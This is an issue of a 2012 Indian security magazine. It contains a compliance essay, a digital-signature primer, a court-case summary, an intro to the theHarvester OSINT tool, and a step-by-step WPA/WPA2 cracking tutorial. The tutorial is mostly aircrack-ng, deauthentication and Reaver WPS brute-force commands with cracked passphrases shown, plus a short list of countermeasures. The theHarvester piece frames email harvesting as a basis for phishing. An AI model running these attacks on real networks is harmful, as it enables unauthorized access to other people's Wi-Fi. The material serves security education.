ClubHACK Mag

1st Indian "HACKING" Magazine

Issue 32 | September 2012

www.clubhack.com

Data is precious as Gold!

TechGyan The Compliance Storm on the Horizon| Mom's Guide Digital Signature |

ToolGyan Cracking WPA/WPA2 | LegalGyan Landmark cases decided by the Indian courts |

Helo Readers, ClubHack Magazine's 32nd issue is here!

This issue covers The Compliance Storm on the Horizon: Seeing through the Cloud of GRC in TechGyan, Digital Signature in Mom's Guide, Cracking WPA/WPA2 for non-dictionary passphrase in ToolGyan and other interesting articles.

Hope you are enjoying reading the magazine and stay tuned for more updates on ClubHack International Hacking and Security Conference.
Keep an eye on **http://www.clubhack.com/2012/**
Send in your valuable feedback and suggestions to info@chmag.in

Pankit Thakkar

Issue 32, September 2012.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

K.V.Prashant
good.best.guy@gmail.com

Sagar Nangare
sagar@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Pg 03 **TechGyan** — The Compliance Storm on the Horizon: Seeing through the Cloud of GRC

Pg 09 **ToolGyan** — Cracking WPA/WPA2 for non-dictionary passphrase

Pg 13 **Mom'sGuide** — Digital Signature

Pg 17 **LegalGyan** — Landmark cases decided by the Indian courts

Pg 19 **MatriuxVibhag** — theHarvester: Intelligence Gathering

The Compliance Storm on the Horizon: Seeing through the Cloud of GRC

Introduction

Industry analysts and vendors throughout Asia and the Pacific Rim anticipate an extension of the compliance movement, further confounding the ambivalence and inconsistencies relating to matters of Governance, Risk and Compliance. As anxiety heightens over when the next "Big Problem" will hit the Internet (and most are betting it will occur via the cloud), there are some things that systems administrator and C-level executives can do to fortify their IT business processes against that anticipated storm that's looming just over the horizon, to reduce risk and potentially stay dry and safe when the weather changes.

Facing the reality that all Internet-connected systems are doorways of risk is not easy for IT administrators. But since more than 90% of all security risks exploit known system vulnerabilities according to Gartner (which has been the case for more than a decade), the controversy of "slow to react" is often the passive consequence from "failing to plan." Add to this the fact that organizations can no longer hide behind the "we didn't know what was happening" defense, and matters concerning "security risk management" become issues of "business contingency planning and accountability," rather than matters surrounding governance, risk and compliance initiatives.

In other words, when the storm comes—and it will—organizations actually can be prepared, and GRC has nothing to do with it.

Umbrellas of Compliance

In recent years, many organizations have felt the heavy hand of standards and compliance knocking on their doors, regardless of industry. For American-based companies, and their respective APAC-based partners and affiliates, much of the compliance push comes from often interpretive and subjective standards policies. Almost a decade old, the Sarbanes Oxley rules, for example, continue to stand at the center of the compliance controversy for banks and business, including for

virtually any organization wanting to transact with U.S.-based companies abroad. With its reach extending into Asian markets as a growing benchmark of expectation, SOX and other frameworks and methodologies, such as ITIL and COSO/CobIT - along with ISO-based standards - are beginning to thunder through Asia's business communities as well. With the rapidly expanding acceptance of cloud-based technology adoption, "Cloud Management" issues and other cloud-related topics now flood events, trade shows, publications and product lines, thereby creating a new climate for further GRC oversight.

According to Singapore-based Cloud Security Alliance director Aloysius Cheong, "Singapore and Hong Kong have similar approach in developing cloud standards and using standards as a way to encourage efficiency and effectiveness of productivity of companies. Both Singapore and Hong Kong have country-level standardization efforts supported by their relevant national standards body."

Still, according to many of the current affairs topics relating to ITSec in APAC, much of the concern is based on the ages-old problem of gaps in operational policy. It seems like rain clouds act no differently today than they have in the past—they get things wet. But what of the hype that surrounds all of these issues of compliance? Do these compliance umbrellas really provide a solid shelter under which businesses can feel safe from stormy weather?

From a general perspective, compliance standards are usually reaction-based initiatives, meaning that for the most part, they were created after trends in how information is/was exploited become status-quo.

Take, for example, health care security compliance matters. Back in the 1990s and before, patient records were often available to the highest bidders—and those "bidders" were usually attached to making money in the health care markets, such as pharmaceutical companies (profiting from inside information on who needed certain medicines, etc.), and insurance companies (interested in cutting their risk to pay-offs by identifying more critical or terminal risk patients ahead of pay-outs). Sure, matters of privacy were always relevant to these issues, but the bottom line was: nobody should be able to exploit the individual records or personal information of people needing medical care for gainful purposes.

Now, at least throughout the United States, Canada and countries adopting the measure, "HIPAA" (Health Insurance Portability and Accountability Act), provides a baseline set of rules and laws that protect such medical-related exploits. Not a bad idea, really, as long as administrators understand this compliance mandate is only a basic roadmap, which can quite possibly initiate additional concerns for the organization—sort of like wearing a raincoat out in bad weather, but forgetting to avoid stepping in the puddles.

Whether it be a health care mandate, a financial policy requirement (like PCI/DSS), or even a baseline security operational policy, these often ambiguous standards further the confusion IT administrators and their bosses are forced to face as fears of penalties and possible prison time threaten to strike at will. And unfortunately, the sales cycle is all too well-aware that buzzwords like compliance mean good business on which hundreds of IT security vendors build their product marketing models. Often, without appropriate oversight and at least a small measure of IT security experience, common sense is often left out of the equation when organizations implement GRC strategies. As long as the auditors are happy, the executives are too.

Like anything else “Security” related, however, when introducing anything “mandate” a new set of risks may actually make things (dare I say it?) worse than they were before, and could in fact place the organization a greater risk. In other words, if you don’t have the proper understanding of how GRC impacts your operations, find yourself standing knee-deep in unpleasant water.

Preparing for Foul Weather

Five things to consider prior to those rainy days . . .

Focusing on continued efforts to defend their expensive mission-critical infrastructures from the frequent storms of attacks and exploits, IT administrators are also frequently forced to decide which vendor's story about security makes the most sense (or cause the least amount of confusion). Determining which tools make the right sense to address security risks, while trying to maintain current operational standards of performance puts even more pressure on administrators. "Which anti-virus will best defend my system?" "Will these policy and assessment applications scale to my enterprise?" "Do these firewall settings make my business safer?" And "What do 'intrusion prevention' tools really prevent?" are common questions for the bewildered sys admin.

So, which tools make the most sense? How much "security technology" do you really need to meet GRC objectives? And where and when does the "prevention" actually begin?

IT administrators have raised time and again the fact that their concerns aren't necessarily about the rules themselves - rather, they are concerned with what further risks they might be facing by overlooking something while rapidly moving to meet compliance deadlines, or while reacting to specific incidents or reports of attacks.

1. Compliance is 90% process and 10% technology.

Part of "process" is gaining a full understanding of what's happening "behind the scenes" before beginning to define any sort of policy, or react to any type of mandate.

While there's a lot written about "intrusion prevention" (IPS) technology, in most cases an incident actually has to occur, or a violation of the defined policy must

be recorded before tools claiming to be IPS become active. Realistically, even the "IPS" methodology is more reaction-oriented than preventive.

What's the best way to reduce risk and address "prevention?" Establish a baseline for how you introduce every technology, device, tool set, application throughout the organization, and start by understanding what the common risks are, respective to each of those elements. Organizations can avoid a lot of trouble by performing a basic search on risk trends and configuration and implementation "best practices" for each object/device/app they plan to implement (remember: "90% process").

2. Defining an operational policy without first assessing the environment to which it is assigned is too late.

More than 2,000 vendors are vying for your organization's IT security business and budget. Most of them begin their security lifecycle models at the policy and move forward with varying degrees of success to defend some portion of that policy (assessment, event logging, perimeter defense, etc.). However, since these security policies are often segregated from the rest of the operational controls (i.e., a separate policy for everything else), most times the general market still looks at IT security tools as a way to react to a fraction of a bigger problem (such as an SQL injection, the threat of denial of service, etc.). It's like looking out your front window and seeing the rain falling while thinking everything remains sunny and unaffected in your back yard.

Administrators may find it easier to manage and enforce a policy after first learning as much as they can about their environment, its settings, and what is necessary to optimize that environment. In this case, knowledge before taking action is key in determining which decisions will have the best results. Administrators will find that gaining a better understanding of their environments will greatly simplify the need to react to a mandate or some other external control.

3. More than 90% of all exploited vulnerabilities are known problems.

In Las Vegas (or Macau), those odds would make millionaires out of the homeless! When navigating through rough waters and high seas seafarers know that survival depends on maintaining a true course while ensuring watertight integrity throughout their infrastructure.

Knowing that there's a nine-to-one ratio of where a problem is going to occur (and often with a three- to five-month lead time), plus the capability of gathering thousands of data points about an infrastructure's most intimate configuration settings moves the concept of "risk

prevention" to the level of "security empowerment." It just takes a little time upfront to do your homework (like reviewing SANS Reading Room information, checking with the international standards organizations for the latest trend reports in vulnerabilities), or simply "Goggling" key phrases related to securing your organization's infrastructure.

4. Dressing Appropriately for Bad Weather: Identify Your Configuration Weaknesses!

Following a more pre-emptive approach to addressing potential risks, systems administrators might consider a configuration management database -driven data repository as a starting point to preparing for GRC-based mandates (or merely to ensure a high degree of risk reduction based on the most common exploits).

Or, from a cloud-based perspective (and certainly a powerful starting point to ensure web integrity throughout an organization), organizations might consider web-focused security scanning and mitigation technologies. These tools provide a means of identifying and prioritizing risk-based concerns, allowing IT administrators to target their efforts more effectively prior to a risk becoming an exploit.

5. Finding the Silver Lining

In the U.S. a common saying claims that "In every storm cloud there's a silver lining." Once administrators have collected that mission-critical data, they can begin to shape an appropriate policy for what should be considered the "standard" of operational expectation, thereby establishing a highly tailored, custom security infrastructure standard of operation, the rules for which also being used to define a GRC policy that would be difficult to argue with—regardless of mandates.

Blending the strong integrity of a CMDB-based approach to policy management further capitalizes on the administrator's ability to address the need for pre-emptive control rather than post-event recovery. In a sense, you can't fix what you don't know is broken, but you CAN plan for risks when you know what you have and how it's working before those risks are exploited.

Somewhere, Over the Rainbow

The old axiom that "knowing is half the battle" certainly rings true where your organization's risk management plans are concerned. The matter of GRC, and Mandate Management (as I like to refer to it), are concerns that are rising along with the tides. Preparing for the storm, however, doesn't have to consist of an organization spending buckets of extra money and resources—as long as they have prepared ahead of the problem.

Remember that "Risk Management" and "GRC" are only connected when enough organizations have failed to protect their assets or the secure information/assets of their clients or the general public. To avoid long-term damage from potential overreaction to GRC-related operational directives, "Planning" will make the difference between long-term success in keeping your business and its operation safe from the storm and facing the potential of being washed away in the flood.

Drew Williams

Drew Williams helped establish the foundation of what is now a multi-billion dollar IT security industry. In the mid and late 1990s, Drew worked for or consulted with eight of top ten most influential IT security companies in America, including AXENT Technologies, Microsoft, BindView, HP, ISS, NetIQ and BMC.

Drew defined new markets in IT security, security frameworks and services, and federal compliance standards. He has authored federal, state and corporate policies on both global and national compliance standards and established business-to-business protocols for both international and domestic IT security markets.

Drew will be speaking at the upcoming Hacker Halted APAC 2012 event.

Cracking WPA/WPA2 for Non-Dictionary Passphrase

WPA/WPA2 password can be cracked simply by capturing WPA handshake and then apply dictionary. And if passphrase is in dictionary then password will be cracked. But what if password is not in dictionary? Are there other ways to crack the non-dictionary passphrases? Let's see them...

First we will look the basics of WPA/2 cracking-

STEP 1: Start wireless monitor mode.

```
root@bt:~#
root@bt:~# airodump-ng mon0 --bssid 84:C9:B2:62:AB:D8 --write wpademo -c 1
```

STEP2: Then capture the WPA handshake.

```
CH  1 ][ Elapsed: 32 s ][ 2012-08-08 23:37 ][ WPA handshake: 84:C9:B2:

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:C9:B2:          -52   1      350      230    8   1  54e. WPA2 CCMP   PSK  Rock

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

84:C9:B2           68:A3:C4:          -52    0e- 1      0       185
```

STEP3: And then apply dictionary

```
root@bt:~#
root@bt:~# aircrack-ng wpademo-01.cap -w /pentest/passwords/wordlists/darkc0de.lst
Opening wpademo-01.cap
Read 1699 packets.

   #  BSSID              ESSID                     Encryption

   1  84:C9:B2:62:AB:D8  Rock                      WPA (1 handshake)
```


STEP4: Provide .cap file to aircrack-ng with darkcode.lst dictionary.

```
                              Aircrack-ng 1.1 r2076

                        [00:09:37] 426804 keys tested (663.34 k/s))

                                KEY FOUND! [ computer ]

      Master Key     : FF 78 B1 89 A4 B7 CB 3B 09 A6 2E 59 F4 76 07 81
                       AD 55 AF CB B3 78 8A 5C 04 DC 66 BB 0C 1F 2D 97

      Transient Key  : 24 84 43 B7 CB C9 06 E0 76 1B 6B 09 88 0F E2 31
                       78 8B 4D 91 1E 24 63 B0 6C 45 B5 02 8F E5 7F 05
                       66 03 28 90 7A C0 F9 6C A3 46 42 A7 55 FD 44 A9
                       A1 20 7F BE BE 47 F7 03 3E C5 CB 86 E7 EB A5 1C

      EAPOL HMAC     : C3 40 46 CE DE 54 AB D2 9D AC 04 8E BD E4 3A C7
root@bt:~#
```


Here we cracked the passphrase in around 9 mins.

If client are already connected, and not getting handshake, then use: `aireplay-ng --deauth 10 -a <bssid><interface>`

But even after all the steps followed, if the passphrase in not in dictionary then you will get message as: "passphrase not in dictionary"




And the other interesting note while keeping WPA passphrase is:




The basic idea while cracking any passphrase comes is "Brute-Force attack." So why not brute force the .cap file?

We can do the same by piping the crunch output with aircrack-ng tool as shown below:-



It cracked the password in about~ 23 mins.

But you can clearly see that I have provided only 6 small letters as input. What if you provided all alphabets?



With my single lapy I have to wait till 11 years! And again the passphrase may contain numbers, digits and special symbols too - ☹

So brute-force would not be effective way with single system.

So here we will do something interesting...


WPS:- As per Wiki, Wi-Fi Protected Setup (WPS; originally Wi-Fi Simple Config) is a computing standard that attempts to allow easy establishment of a secure wireless home network. By default this is enabled in most of routers.

Reaver is fantastic tool to crack this WPS pin written by Craig Heffner. It performs a brute force attack against the AP, attempting every possible combination in order to guess the AP's 8 digit pin number. Since the pin numbers are all numeric, there are 10^8 (100,000,000) possible values for any given pin number. However, because the last digit of the pin is a checksum value which can be calculated based on the previous 7 digits, that key space is reduced to 10^7 (10,000,000) possible values.

The key space is reduced even further due to the fact that the WPS authentication protocol cuts the pin in half and validates each half individually.

Reaver brute forces the first half of the pin and then the second half of the pin, meaning that the entire key space for the WPS pin number can be exhausted in 11,000 attempts.

Here I am giving screenshot of my Dlink DIR-615 router.



Above screenshot is of default setting in the router. Here the pin is: 65020920

So here key concept is that we can brute-force that pin, and can get all the credentials kept for Access Point which can be any combination of digits, special symbols (simply no matter) ☺.

STEP1: Scan the air for these WPS systems with "wash"

```
root@bt:~# wash -i mon1

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID               Channel     RSSI     WPS Version     WPS Locked     ESSID
-------------------------------------------------------------------------------
84:C9:B2:           1           -58      1.0             No             Rock
94:44:52:           6           -56      1.0             No             sl
```

So here two access points are available. We will go with first one.

```
root@bt:~#
root@bt:~# reaver -i mon0 -b 84:C9:            -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig H

[?] Restore previous session for 84:C9:B2:          [n/
[+] Waiting for beacon from 84:C9:B2:
[+] Switching mon0 to channel 1
[+] Associated with 84:C9:B2          (ESSID: Rock)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
```

After 23864 seconds…

```
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 23864 seconds
[+] WPS PIN: '65020920'
[+] WPA PSK: 'R0cK$t@R'
[+] AP SSID: 'Rock'
root@bt:~#
```

Passphrase "**Rock$t@R**" was cracked along with pin: **65020920**

But this is not the end. What if victim gets suspected on suddenly decrease in bandwidth, and changed the passphrase. So again do we need to brute-force for 6-10 hours?


The answer is simply 'No'

As along with passphrase we have also received the "**pin**."

So from now apply pin and get the passphrase as below:

```
root@bt:~#
root@bt:~# reaver -i mon1 -b 84:C9:B2:          -p 65020920 -vv
```


After only 3 seconds…



Passphrase: '**N0nec@nh@ckthis1**'

At first glance one may think that as I mentioned Dlink DIR-615 router but what about others?

So I scanned the air, and got **Belkin**!



So, most of the new routers are with this WPS facility. And WPS is enabled by default. So no matter which password you kept it can be cracked.

Countermeasures

1. Disable WPS
2. Keep non-dictionary passphrase with any combinations!
   Ex: "Rock$t@R"

References

1. SecuritytubeWlan security Megaprimer
2. Tactical Network Solutions articles

Swaroop D. YermalkaR

swaroop.wireless@gmail.com

Swaroop is a final year engineering student from M.I.T.College Of Engineering, Pune. He is a EC-Council Certified Ethical Hacker, enthusiastic and hobbyist for Infosec.

Digital Signature

Introduction

Before we begin or discussion on the digital signature let us first understand what is Signature, what does it stand for etc...

A Signature is a handwritten and often stylized representation of someone's name, initials, nickname or even a simple mark that a person uses on a document as a proof of identity intent.

A signature is traditionally used to give evidence of:-

- The identity of a document and the individuals involved.
- The will and intent of the individual with regard to that document.

Thus a signature's basic function is evidential, but may also be used for various other purposes such as the signatures of famous persons given to fans (autographs) more than providing authentication of any document, is generally given as a souvenir.

Now this "Signature" is given manually on a paper or document i.e. on basically a hard copy. Now in today's age of modernization what if a particular document exists on the computer and needs to be "signed" by an individual before being, say distributed to other people?

The first thing that may come to mind is to print the document and sign the printed pages and then distribute the hard copies of the signed document.

However what if the recipients need the documents immediately and are geographically situated all over the world?
It would be nearly impossible to send the signed hard copies by post to all of them immediately within a very short notice.

Now all these problems could be avoided if and only if there was a possibility where one can sign the digital copy of the document "digitally" and then distribute this "digitally signed" copy to all the recipients over the digital media.

Here comes into picture the so called "*Electronic Signature*".

Electronic Signature

Electronic signature is the signature done on any electronic message or document by any electronic means that indicates or states that the person who has signed, adopts or is responsible for the contents of the electronic message. More broadly speaking it is generally to perform the actions and roles that a traditional signature on a pen and paper performs, just on the electronic media.

In many countries such as the United States, the European Union and Australia, electronic signatures have the same legal consequences (when recognized under the law of each jurisdiction) as the more traditionally forms of signatures.
Let us see what the Electronic Signatures in Global and National Commerce Act of United States say of electronic signature.

ESIGN Act Sec 106 definition says
ELECTRONIC SIGNATURE- The term 'electronic signature' means an electronic sound, symbol, or process, attached to or logically associated with a contract or other record and executed or adopted by a person with the intent to sign the record.

Thus essentially the electronic signature is very easy to implement. It can very well be the name typed in at the end of the document. But this brings in the biggest problems with regards to integrity and security, as there is nothing to prevent one individual from typing another individual's name. Hence a simple electronic signature, without implementing other additional security measures, is not considered as a secure way of signing documents.

Thus to securely sign an electronic document came into use "Digital Signature".

A digital signature is essentially a "secure" electronic signature which uses encryption and passwords and other methods to protect the integrity of the signature and also guarantee the authenticity of the party who signed it. A digital signature is an electronic signature, but an electronic signature is not necessarily a digital signature. "Digital Signature" is simply a term for one technology-specific type of electronic signature. A digital signature uses a digital certificate, which is a type of key or code utilizing cryptographic algorithms to assure the integrity and authenticity of electronic media and the information within. The digital signature generates an electronic "fingerprint" of the electronic message which is unique to both the document and the signer and binds them both.

The digital signature ensures the authenticity of the signer as it is unique to the signer. Also any changes made to the document after it is signed invalidate the signature, as it is also unique for each document, thereby protecting against signature forgery and information tampering.

So much so for what digital signatures are. Now comes the point on how do a digital signature work.

Let us take the classic example of Bob and Alice, where Bob is the sender and Alice is the receiver.

Let's first see it from Bob's perspective. How do Bob essentially sign a document?

Step 1

In order for Bob to electronically sign documents with standard digital signatures, he needs to obtain two keys a Private and Public Key – which is a one-time setup/operation. The Private Key, as the name implies, is not shared and is used only by the signer (here by Bob) to sign the documents. The Public Key, also as the name implies, is openly available and used by those that need to validate the signer's digital signature (in this case Alice).

Step 2

Now comes the part where Bob actually signs the document with the help of his private key. First bob would generate a unique fingerprint of the document (hash result of the document) using mathematical algorithms like SHA-1. This fingerprint is different for each different document and even the same document with a slightest change would create a different fingerprint for each of the documents. Then the fingerprint of the document (hash result) along with the digital certificate of Bob, which contains the Public key of Bob, are combined into a digital signature (this is done by encrypting the hash result of the document by Bob's Private key). This signature is unique to both Bob and the document.
Finally Bob will now append this digital signature to the document and send it to Alice.

Now let us see what happens when Alice receives the digitally signed document from Bob.

Step 1

Alice after receiving the document from Bob decrypts his signature using Bob's Public key which was provided in the signature within the Digital Certificate and hence gets the document hash provided by Bob.

Step 2

Alice now using the same mathematical algorithms as used by Bob will calculate the fingerprint of the document i.e. the document hash of the received document. She will now compare her own hash with that of Bob's and if they are same then the document was not altered.

But this process just solves just one problem, i.e. we can now be sure of the integrity of the document. However there remains still another aspect.

Alice is still not sure whether Bob is indeed the same person with whom she intends to conduct business with or to say simply someone else may be impersonating Bob.

To overcome this problem i.e. to be sure of Bob's identity Bob needs to be certified by a trusted third party. This third party would run all the checks and ensure that Bob is indeed the person who he claims to be. These trusted third parties are called Certificate Authorities (CA). They issue certificates to ensure the authenticity of the signer. Certificates can be compared to passports issued by countries to their citizens for world travel. When a traveller arrives at a foreign country, there is no practical way to authenticate the traveller's identity. Instead, we trust the passport

issuer and use the passport to authenticate its holder. In the same way Alice uses the CA's certificate for authenticating Bob's identity.

In this way both integrity and authentication of a digital message or document can be ensured with the help of Digital Signatures.

Thus with the help of a combination of different security policies and methods today we are able to bridge the distance between real world and the digital world, like the ink-on-paper signature and the digital signature. However differences will remain. Each feature will have its own pros and cons. We will have to decide which one to use based on the time, need and

That's all folks.

Ramesh Chandra Bhattacharjee

Ramesh works for Infosys and is a beginner to information security domain.

Landmark Cases decided by the Indian courts

Having covered almost all the cyber legal issues till date, we will have a look at some of the landmark cases decided by the Indian courts till date from this issue onwards. First in the list is famous case of Baazee.com. I hope you will enjoy reading verdicts given by Indian courts.

Avnish Bajaj vs. State (N.C.T.) of Delhi

(2005)3CompLJ364 (Del), 116(2005) DLT427, 2005(79) DRJ576

Facts:-

Avnish Bajaj – CEO of Baazee.com, a customer-to-customer website, which facilitates the online sale of property. Baazee.com receives commission from such sales and also generates revenue from advertisements carried on its web pages.

An obscene MMS clipping was listed for sale on Baazee.com on 27th November, 2004 in the name of "DPS Girl having fun". Some copies of the clipping were sold through Baazee.com and the seller received the money for the sale.

Avnish Bajaj was arrested under section 67 of the Information Technology Act, 2000 and his bail application was rejected by the trial court. He then approached the Delhi High Court for bail.

Arguments by the prosecution –

(I) The accused did not stop payment through banking channels after learning of the illegal nature of the transaction.
(II) The item description "DPS Girl is having fun" should have raised an alarm.

Arguments by the defendants –

(I) Section 67 of the Information Technology Act relates to publication of obscene material. It does not relate to transmission of such material.
(II) On coming to learn of the illegal character of the sale, remedial steps were taken within 38 hours, since the intervening period was a weekend.

Findings of the court

I. It has not been established from the evidence that any publication took place by the accused, directly or indirectly.
II. The actual obscene recording/clip could not be viewed on the portal of Baazee.com.
III. The sale consideration was not routed through the accused.
IV. Prima facie Baazee.com had endeavored to plug the loophole.
V. The accused had actively participated in the investigations.
VI. The nature of the alleged offence is such that the evidence has already crystallized and may even be tamper proof.
VII. Even though the accused is a foreign citizen, he is of Indian origin with family roots in India.
VIII. The evidence that has been collected indicates only that the obscene material may have been unwittingly offered for sale on the website.
IX. The evidence that has been collected indicates that the heinous nature of the alleged crime may be attributable to some other person.

Decision of the court

I. The court granted bail to Mr. Bajaj subject to furnishing two sureties of Rs. 1 lakh each.
II. The court ordered Mr. Bajaj to surrender his passport and not to leave India without the permission of the Court.
III. The court also ordered Mr. Bajaj to participate and assist in the investigation.

SagarRahurkar
contact@sagarrahurkar.com

SagarRahurkar is a Law graduate, a certified Digital Evidence Analyst and Associate member of Association of Certified Fraud Examiners (ACFE).

He specializes in Cyber Laws, Fraud examination, and Intellectual Property Law related issues. He has conducted exclusive training programs for law enforcement agencies like Police, Income Tax,etc.

He is a regular contributor to various Info-Sec magazines, where he writes on IT Law related issues.

theHarvester

theHarvester: Intelligence Gathering

The information gathering steps of footprinting and scanning are of utmost importance. Good information gathering can make the difference between a successful penetration test and one that has failed to provide maximum benefit to the client. We can say that Information is a weapon, a successful penetration testing and a hacking process need a lots of relevant information that is why, information gathering so called foot printing is the first step of hacking.

So, gathering valid login names and emails are one of the most important parts for penetration testing. We can use these to profile our target, brute force authentication systems, send client-side attacks (through phishing), look through social networks for juicy info on platforms and technologies, etc.

For gathering information, we can either use the tool theHarvester or we can use the metasploit module called search_email_collector.

What is theHarvester

TheHarvester has been developed in Python by Christian Martorella. It is a tool which provides us information of about e-mail accounts, user names and hostnames/subdomains from different public sources like search engines and PGP key server.

This tool is designed to help the penetration tester on an earlier stage; it is an effective, simple and easy to use.

The sources supported are:

- Google - emails, subdomains/hostnames
- Google profiles - Employee names
- Bing search - emails, subdomains/hostnames, virtual hosts
- Pgp servers - emails, subdomains/hostnames
- LinkedIn - Employee names
- Exalead - emails, subdomain/hostnames

New features:

- Time delays between requests
- XML results export
- Search a domain in all sources
- Virtual host verifier

Getting Started

Go to the Arsenal → scanning → web scanner → theharvester.

In case, if it is not available in your distribution, than you can easily download it from http://code.google.com/p/theharvester/downlaod, where latest version 2.2 is available, simply download it and extract it.

Provide execute permission to the theHarvester.py by chmod 755 theHavester.py.

After getting in to that, simply run. `/theharvester`, it will display version and other option that can be used with this tool with detailed description.

```
root@tiger:/home/tiger/Desktop/theHarvester# ./theHarvester.py

**************************************
*TheHarvester Ver. 2.2               *
*Coded by Christian Martorella       *
*Edge-Security Research              *
*cmartorella@edge-security.com       *
**************************************


Usage: theharvester options

       -d: Domain to search or company name
       -b: Data source (google,bing,bingapi,pgp,linkedin,google-profiles,people123,jigsaw,all)
       -s: Start in result number X (default 0)
       -v: Verify host name via dns resolution and search for virtual hosts
       -f: Save the results into an HTML and XML file
       -n: Perform a DNS reverse query on all ranges discovered
       -c: Perform a DNS brute force for the domain name
       -t: Perform a DNS TLD expansion discovery
       -e: Use this DNS server
       -l: Limit the number of results to work with(bing goes from 50 to 50 results,
           -h: use SHODAN database to query discovered hosts
            google 100 to 100, and pgp doesn't use this option)

Examples:./theharvester.py -d microsoft.com -l 500 -b google
         ./theharvester.py -d microsoft.com -b pgp
         ./theharvester.py -d microsoft -l 200 -b linkedin

root@tiger:/home/tiger/Desktop/theHarvester#
```

Example 1:

Command Syntax:

